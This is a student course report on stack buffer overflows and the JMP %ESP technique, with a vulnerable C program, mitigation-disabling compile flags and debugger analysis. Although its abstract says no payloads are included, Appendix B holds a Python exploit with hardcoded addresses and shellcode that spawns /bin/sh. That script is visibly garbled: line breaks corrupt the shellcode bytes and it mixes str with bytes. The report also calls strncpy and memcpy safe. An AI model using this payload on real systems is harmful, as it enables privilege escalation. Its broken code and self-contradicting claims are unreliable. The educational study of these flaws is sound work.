ENPM691 – Homework 06 Stack-Based Buffer Overflow Analysis Using the JMP %ESP Concept

Kalpesh Bharat Parmar
M.Eng Cybersecurity, University of Maryland, College Park
[redacted]
UMD Directory ID [redacted]
Course and section - ENPM691 0101

***Abstract*—This report presents a controlled, academic exploration of stack-based buffer overflow vulnerabilities using a simple C program compiled with mitigations disabled. The goal was to observe stack behavior and the conceptual function of the `JMP %ESP` instruction under a 32-bit Linux environment. All tests were conducted safely within an isolated virtual machine. This report excludes any exploit payloads or privileged shell code and focuses on program structure, compilation flags, debugging analysis, and defensive insights.**

***Index Terms*—Buffer Overflow, Stack Exploitation, JMP %ESP, GDB, pwndbg, GCC Compilation Flags, Cybersecurity Education.**

I. Introduction

STACK-BASED buffer overflows are a foundational topic in computer security education, demonstrating how improper memory handling can lead to arbitrary control flow manipulation [1]. In this assignment, the student analyzed a vulnerable program designed to overwrite the stack frame, inspected the behavior using GNU Debugger (GDB) with the `pwndbg` extension, and examined the `JMP %ESP` instruction's role conceptually.

All testing was performed in a contained Kali Linux 2025.2 environment with 32-bit compilation. The work emphasizes defensive learning and the importance of modern mitigation strategies such as stack canaries, non-executable stacks (NX), and Address Space Layout Randomization (ASLR).

II. System Configuration

- **Operating System:** Kali-Linux-2025.2
- **Compiler:** GCC 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger:** GDB 16.3 with `pwndbg` extension
- **Execution Mode:** 32-bit (i386)

The virtual machine environment ensured isolation and safety during all experiments.

Manuscript received October 29, 2025. This work was conducted as part of ENPM691 coursework at the University of Maryland, College Park.

III. Methodology

A. Source Code Overview

The program (`assign6.c`) contains a vulnerable function:

```c
#include <stdio.h>
#include <string.h>

void jmpesp() {
    __asm__("jmp *%esp");
}

void copyData(char *arg) {
    char buffer[80];
    strcpy(buffer, arg);
}

int main(int argc, char *argv[]) {
    copyData(argv[1]);
    return 0;
}
```

Listing 1. Simplified vulnerable source code.

The `copyData()` function performs an unbounded copy using `strcpy()`, potentially overwriting stack control data.

B. Compilation Command and Explanation

The following command (Fig. 1) was executed to compile the program with protective mechanisms disabled for analysis:

```
gcc -m32 -g assign6.c -o assign6 \
    -fno-stack-protector -z execstack \
    -fno-pic -fno-pie -no-pie \
    -mpreferred-stack-boundary=2
```

Listing 2. Compilation command used in Kali Linux.

Flag Explanations:

- `-m32`: Compiles for 32-bit (i386) architecture.
- `-g`: Embeds debugging symbols for GDB.
- `-fno-stack-protector`: Disables stack canaries.
- `-z execstack`: Makes the stack executable (used only in controlled labs).
- `-fno-pie`, `-no-pie`: Disables position-independent executables for predictable addressing.
- `-mpreferred-stack-boundary=2`: Aligns the stack on 4-byte boundaries.



Fig. 1. Compilation command executed in the VM.

C. Debugger Setup

Using GDB with the `pwndbg` plugin, the binary was examined. Commands such as `break main`, `disas main`, and `info registers` were used. When running the program with over-long input, a segmentation fault occurred, confirming stack corruption (Fig. 2).



Fig. 2. pwndbg output showing segmentation fault (EIP overwritten).

IV. Results

A. Disassembly

A snippet of the disassembly (Fig. 3) shows the `main()` function's call to `copyData()`.

Fig. 3. Disassembly output of `main()` viewed in GDB.

B. Stack Layout Visualization

The conceptual stack frame during execution is illustrated in Fig. 4.

Overflowing `buffer` with excessive input overwrites both the saved EBP and the return address, redirecting control flow upon function return.



Fig. 4. Conceptual stack frame of `copyData()` function.

C. Gadget Enumeration

The `pwndbg` ROP search revealed the presence of several gadgets, including a `jmp esp` instruction within the binary's text segment (Fig. 5). Exact addresses are redacted for safety.

Fig. 5. pwndbg gadget enumeration showing `jmp esp` instructions.

V. Discussion

The experiment demonstrates how unbounded memory copies can lead to memory corruption and instruction-pointer redirection. While older systems permitted such redirections, modern environments employ:

- **Stack Canaries** – detect overwrite before returning.
- **Non-Executable Stacks (NX)** – prevent code execution on the stack.
- **ASLR/PIE** – randomize address layouts.
- **Safe Functions** – use of `strncpy`, `memcpy`, or library-level bounds checking.

The experiment also reinforces ethical guidelines: testing must occur only on authorized systems, inside isolated VMs, and strictly for educational purposes.

VI. Conclusion

This controlled study reinforces understanding of stack memory behavior and the historical role of instructions like `JMP %ESP` in exploits. By replicating overflow behavior under a safe environment, the experiment demonstrates both how vulnerabilities occur and how modern mitigations protect against them.

Acknowledgment

The author thanks the ENPM691 instructional team for providing lab guidance and safety protocols ensuring responsible handling of vulnerability demonstrations.

VII. Appendix B: Python Script

A. *suid_bof_poc_python1.py*

```
callEAX=b'\x69\x91\x04\x08'
payload= b'\x83\xc4\x18\x31\xc0\x31\xdb\xb0\x06\xcd\
    x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\
    x12\x27\xb0\x05\xcd\x80\x6a\x17\x58\x31\xdb\xcd\
    x80\x6a\x2e\x58\x53\xcd\x80\x31\xc0\x50\x68//sh\
    x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\
    x80'
overFlowLen = 84
overFlow = overFlowLen *b"A"
buffer = overFlow + callEAX + "\x90"*12 + payload
print(buffer)
```

Listing 3. Python script used for stack behavior demonstration

References

[1] E. Levy, "Smashing the Stack for Fun and Profit," *Phrack Magazine*, vol. 7, no. 49, Nov. 1996.

[2] MITRE Corporation, "CWE-120: Buffer Copy without Checking Size of Input (Classic Buffer Overflow)," 2024. [Online]. Available: https://cwe.mitre.org/data/definitions/120.html

[3] Intel Corporation, *Intel 64 and IA-32 Architectures Developer's Manual, Vol. 3: System Programming Guide*. Santa Clara, CA, 2025.

[4] GNU Project, "GDB – The GNU Project Debugger," FSF, 2025. [Online]. Available: https://sourceware.org/gdb/

[5] pwndbg Project, "pwndbg: A GDB Plugin for Exploitation and Reverse Engineering," GitHub, 2025. [Online]. Available: https://github.com/pwndbg/pwndbg